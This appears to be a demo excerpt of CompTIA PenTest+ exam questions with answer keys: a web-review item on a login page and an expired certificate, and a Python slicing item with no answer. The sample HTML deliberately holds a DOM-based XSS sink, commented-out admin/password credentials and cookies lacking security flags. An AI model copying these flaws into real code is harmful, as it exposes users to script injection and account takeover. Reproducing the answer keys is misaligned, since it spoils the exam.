CompTIA

PT0-001 Exam

CompTIA PenTest+

Questions & Answers Demo

Version: 16.0


Question: 1


DRAG DROP
Performance based

You are a penetration Inter reviewing a client's website through a web browser.


Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.






```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGlfZ2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmlaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```




```
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGlfZ2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmlaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

```
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



```
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWt2aGRmc29pYmp3ZXJndWlvdmlpb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGltZ2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmlaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGltY3Z2Z2JqbGFzZWJmaXVkZGZkdmxiamFmbGNkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer


* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA


Valid from: 7/ 18/ 2016 to 7/ 18/ 2018

Learn more about certificates




https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2wvqw4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6fff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			



https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2wvqw4bdcby3v	www.com...	/	Session	41	□	□	□ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	□	□	□ delete
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	□	□	□ delete
__utmc	36104370	.comptia.o...	/	Session	14	□	□	□ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	□	□	□ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	□	□	□ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	□	□	□ delete
_sp_id.0767	4a84866c6fff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	□	□	□ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	□	□	□ delete



https://comptia.org/login.aspx#remediatecert

Certificate

Certificate Information

This certificate is intended for the following purpose(s):
- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 18/ 2016 to 7/ 19/ 2018

Learn more about certificates

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1
?

Step 2
?

Step 3
?

Step 4
?

Answer:

Explanation:

Step 1	Generate a Certificate Signing Request
Step 2	Submit CSR to the CA
Step 3	Installed re-issued certificate on the server
Step 4	Remove Certificate from Server


Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
s = “Administrator”
```

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all




Code segment | Output

```
s[4:8]
s[4:12:2]
s[3::-1]
s[-7:-2]
```

Answer:

Explanation:

